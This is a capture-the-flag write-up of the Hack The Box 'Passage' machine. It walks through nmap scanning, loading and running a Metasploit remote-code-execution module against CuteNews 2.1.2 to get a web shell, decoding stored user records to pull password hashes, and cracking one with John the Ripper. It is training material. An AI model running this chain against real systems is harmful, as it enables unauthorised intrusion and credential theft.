Passage Writeup


created and written by ChefByzen

https://www.hackthebox.eu/home/users/profile/140851

Initial Foothold: www-data

We begin our assessment with the usual nmap scan.


```
cmd: nmap -sV -sC 192.168.67.106 -v -oA nmap/scan
```



```
# Nmap 7.80 scan initiated Fri Jun 19 08:38:44 2020 as: nmap -sV -sC -v -oA nmap/scan 192.168.67.106
Nmap scan report for passage.htb (192.168.67.106)
Host is up (0.000095s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 92:ac:42:1d:78:94:3b:e2:6d:89:66:21:3c:0a:51:f9 (RSA)
|   256 72:f0:8c:82:ea:5d:45:9c:b9:bc:6d:b7:ec:e9:1a:2c (ECDSA)
|_  256 99:09:a4:15:35:7b:9c:93:14:c0:d1:0a:f5:fa:05:e1 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Passage News
MAC Address: 00:0C:29:29:D6:23 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun 19 08:38:52 2020 -- 1 IP address (1 host up) scanned in 7.31 seconds
```


Nmap returns two open ports and tells us that the victim may be running Linux. Running a full scan, we don't find any more open ports.

Beginning with OpenSSH 7.2p2 on port 22, we find that the victim is not vulnerable to username enumeration nor does it allow password login.



```
root@kali:~/HTB/Passage# ssh www-data@192.168.67.106
Warning: Permanently added '192.168.67.106' (ECDSA) to the list of known hosts.
www-data@192.168.67.106: Permission denied (publickey).
```

Adding passage.htb into our /etc/hosts file for convenience, we investigate the HTTP server on port 80.



passage.htb/index.php

Passage News

Lorem ipsum dolor

Navigation: Main page | Archives | RSS

Implemented Fail2Ban

18 Jun 2020 By admin 0 Comments

Due to unusally large amounts of traffic, View & Comment

Phasellus tristique urna

12 Jun 2020 By Kim Swift 0 Comments

Sed felis pharetra, nec sodales diam sagittis. View & Comment

Aenean dapibus nec

06 Jun 2020 By Kim Swift 0 Comments

Urna eget vulputate. View & Comment

Nullam metus tellus

02 May 2020 By Kim Swift 0 Comments

Ornare ut fringilla id, accumsan quis turpis. View & Comment

Fusce cursus, nulla in ultricies

17 Apr 2020 By Sid Meier 0 Comments

Posuere, lectus metus ultricies neque, eu pulvinar enim nisi id tortor. View & Comment

Maecenas varius convallis

12 Apr 2020 By Sid Meier 1 Comments

Nisi ut porta. View & Comment

Nunc facilisis ornare

28 Mar 2020 By Paul Coles 1 Comments


Arcu quis finibus. View & Comment

Sed porta lectus

17 Mar 2020 By Paul Coles 3 Comments


Reading the main page, we quickly notice that Fail2Ban is installed. As such, it would be a bad idea to brute-force directories or user log-ins. Hovering other the authors of the news articles, we see the email addresses nadav@passage.htb and paul@passage.htb listed for admin and Paul Coles respectively.

Scrolling to the bottom of the page, we notice that the website is powered by CuteNews. When we inspect the source code of the page, we see multiple references to the /CuteNews/ directory.



Navigating to http://passage.htb/CuteNews/, we are greeted with a login page. While credentials admin:admin don't work, we see that the website is running CuteNews 2.1.2. Additionally, the project is downloadable from https://cutephp.com/.

```
cmd: searchsploit CuteNews 2.1.2 | grep '\/dos\/' -v
```




```
root@kali:~/HTB/Passage# searchsploit CuteNews 2.1.2 | grep '\/dos\/' -v
--------------------------------------------------------------------------- ------------------------
 Exploit Title                                                             |  Path
--------------------------------------------------------------------------- ------------------------
CuteNews 2.1.2 - 'avatar' Remote Code Execution (Metasploit)               | php/remote/46698.rb
CuteNews 2.1.2 - Arbitrary File Deletion                                   | php/webapps/48447.txt
CuteNews 2.1.2 - Authenticated Arbitrary File Upload                       | php/webapps/48458.txt
--------------------------------------------------------------------------- ------------------------
Shellcodes: No Results
Papers: No Results
```

The three exploits listed all require a user with low privileges. Luckily, registration is free and we can successfully create the user hacker:hacker. We will be using the RCE Metasploit module located at https://www.exploit-db.com/exploits/46698.

We need to import the Metasploit module, so we can follow the guide at https://medium.com/@pentest_it/how-to-add-a-module-to-metasploit-from-exploit-db-d389c2a33f6d. Unfortunately, the exploit will not appear in Metasploit. A google search for "46698 metasploit" brings us to the page https://github.com/rapid7/metasploit-framework/issues/13246 where user "bcoles" points out a missing comma in the "References" array. After adding this, our exploit successfully loads in Metasploit.


```
cmd: msfdb run
msf5> use exploit/php/remote/46698
msf5> set username hacker
msf5> set password hacker
msf5> set rhosts passage.htb
```



```
msf5 exploit(php/remote/46698) > set username hacker
username => hacker
msf5 exploit(php/remote/46698) > set password hacker
password => hacker
msf5 exploit(php/remote/46698) > set rhosts passage.htb
rhosts => passage.htb
msf5 exploit(php/remote/46698) > options

Module options (exploit/php/remote/46698):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   hacker           no        Password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     passage.htb      yes       The target host(s), range CIDR identifier, or hosts file with
syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /CuteNews        yes       Base CutePHP directory path
   USERNAME   hacker           yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

With our user created and exploit ready, all we need to do is run it. With that, we receive a shell as the www-data user.

```
msf5> exploit
```



```
www-data@passage:/var/www/html/CuteNews/uploads$ ifconfig && hostname && whoami
ens33     Link encap:Ethernet  HWaddr 00:0c:29:29:d6:23
          inet addr:192.168.67.106  Bcast:192.168.67.255  Mask:255.255.255.0
          inet6 addr: fe80::866f:c839:bb8d:71d5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1665 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1858 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:208901 (208.9 KB)  TX bytes:669720 (669.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:231 errors:0 dropped:0 overruns:0 frame:0
          TX packets:231 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17390 (17.3 KB)  TX bytes:17390 (17.3 KB)

passage
www-data
```


Fixed Metasploit module can be found in Appendix 1

User: paul

Once on the system, our basic enumeration tools don't show us anything particularly interesting. We notice that paul and nadav are users on this machine. Because they have accounts on the website, we may be able to extract their credentials from somewhere within the /var/www/html/ folder. Downloading a copy of CuteNews 2.1.2 for ourselves, we can investigate how users are created.


After some research, we find that users are created and placed into the /var/www/html/CuteNews/cdata/users/ directory. These randomly named .php files contain base64 encoded arrays of user information, including passwords.

```
www-data@passage> grep -r -h "php" -v /var/www/html/CuteNews/cdata/users/ \
| base64 -d | sed "s/}}/}}\n/g"
```



```
www-data@passage:/var/www/html/CuteNews/uploads$ grep -r -h "php" -v /var/www/html/CuteNews/cdata/user
s/ | base64 -d | sed "s/}}/}}\n/g"
a:1:{s:5:"email";a:1:{s:15:"sid@example.com";s:9:"sid-meier";}}
a:1:{s:4:"name";a:1:{s:9:"kim-swift";a:9:{s:2:"id";s:10:"1592483309";s:4:"name";s:9:"kim-swift";s:3:"a
cl";s:1:"3";s:5:"email";s:15:"kim@example.com";s:4:"nick";s:9:"Kim Swift";s:4:"pass";s:64:"f669a6f691f
98ab0562356c0cd5d5e7dcdc20a07941c86adcfce9af3085fbeca";s:3:"lts";s:10:"1592487096";s:3:"ban";s:1:"0";s
:3:"cnt";s:1:"3";}}
}a:1:{s:5:"email";a:1:{s:17:"hacker@hacker.com";s:6:"hacker";}}
a:1:{s:4:"name";a:1:{s:9:"sid-meier";a:9:{s:2:"id";s:10:"1592483281";s:4:"name";s:9:"sid-meier";s:3:"a
cl";s:1:"3";s:5:"email";s:15:"sid@example.com";s:4:"nick";s:9:"Sid Meier";s:4:"pass";s:64:"4bdd0a0bb47
fc9f66cbf1a8982fd2d344d2aec283d1afaebb4653ec3954dff88";s:3:"lts";s:10:"1592485645";s:3:"ban";s:1:"0";s
:3:"cnt";s:1:"2";}}
}a:1:{s:5:"email";a:1:{s:15:"kim@example.com";s:9:"kim-swift";}}
a:1:{s:2:"id";a:1:{i:1592483047;s:5:"admin";}}
a:1:{s:2:"id";a:1:{i:1592483309;s:9:"kim-swift";}}
a:1:{s:4:"name";a:1:{s:5:"admin";a:8:{s:2:"id";s:10:"1592483047";s:4:"name";s:5:"admin";s:3:"acl";s:1:
"1";s:5:"email";s:17:"nadav@passage.htb";s:4:"pass";s:64:"7144a8b531c27a60b51d81ae16be3a81cef722e11b43
a26fde0ca97f9e1485e1";s:3:"lts";s:10:"1592487988";s:3:"ban";s:1:"0";s:3:"cnt";s:1:"2";}}
}a:1:{s:2:"id";a:1:{i:1592590383;s:6:"hacker";}}
a:1:{s:4:"name";a:1:{s:10:"paul-coles";a:9:{s:2:"id";s:10:"1592483236";s:4:"name";s:10:"paul-coles";s:
3:"acl";s:1:"2";s:5:"email";s:16:"paul@passage.htb";s:4:"nick";s:10:"Paul Coles";s:4:"pass";s:64:"e26f
3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd";s:3:"lts";s:10:"1592485556";s:3:"ban";s:
1:"0";s:3:"cnt";s:1:"2";}}
}a:1:{s:5:"email";a:1:{s:16:"paul@passage.htb";s:10:"paul-coles";}}
a:1:{s:4:"name";a:1:{s:6:"hacker";a:11:{s:2:"id";s:10:"1592590383";s:4:"name";s:6:"hacker";s:3:"acl";s
:1:"4";s:5:"email";s:17:"hacker@hacker.com";s:4:"nick";s:6:"hacker";s:4:"pass";s:64:"e7d3685715939842
749cc27b38d0ccb9706d4d14a5304ef9eee093780eab5df9";s:3:"lts";s:10:"1592592291";s:3:"ban";s:1:"0";s:4:"mo
re";s:60:"YToyOntzOjQ6InNpdGUiO3M6MDoiIjtzOjU6ImFib3V0IjtzOjA6IiI7fQ==";s:6:"avatar";s:26:"avatar_hack
er_uhrakprg.php";s:6:"e-hide";s:0:"";}}
}a:1:{s:5:"email";a:1:{s:17:"nadav@passage.htb";s:5:"admin";}}
a:1:{s:2:"id";a:1:{i:1592483281;s:9:"sid-meier";}}
a:1:{s:2:"id";a:1:{i:1592483236;s:10:"paul-coles";}}
```


Running the numbers and letters in the "pass" field through hash-identifier, we see that they are SHA256 hashes.



```
root@kali:~/HTB/Passage# hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: 7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1

Possible Hashs:
[+] SHA-256
[+] Haval-256

Least Possible Hashs:
[+] GOST R 34.11-94
[+] RipeMD-256
[+] SNEFRU-256
[+] SHA-256(HMAC)
[+] Haval-256(HMAC)
[+] RipeMD-256(HMAC)
[+] SNEFRU-256(HMAC)
[+] SHA-256(md5($pass))
[+] SHA-256(sha1($pass))
--------------------------------------------------
```

Finally, we use johntheripper to crack the hashes for admin, paul, sid-meier, and kim-swift.


```
cmd: john hashes --wordlist=/usr/share/wordlists/rockyou.txt \
--format=Raw-SHA256
```



```
root@kali:~/HTB/Passage# john hashes --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-SHA256 [SHA256 128/128 AVX 4x])
Press 'q' or Ctrl-C to abort, almost any other key for status
atlanta1         (paul)
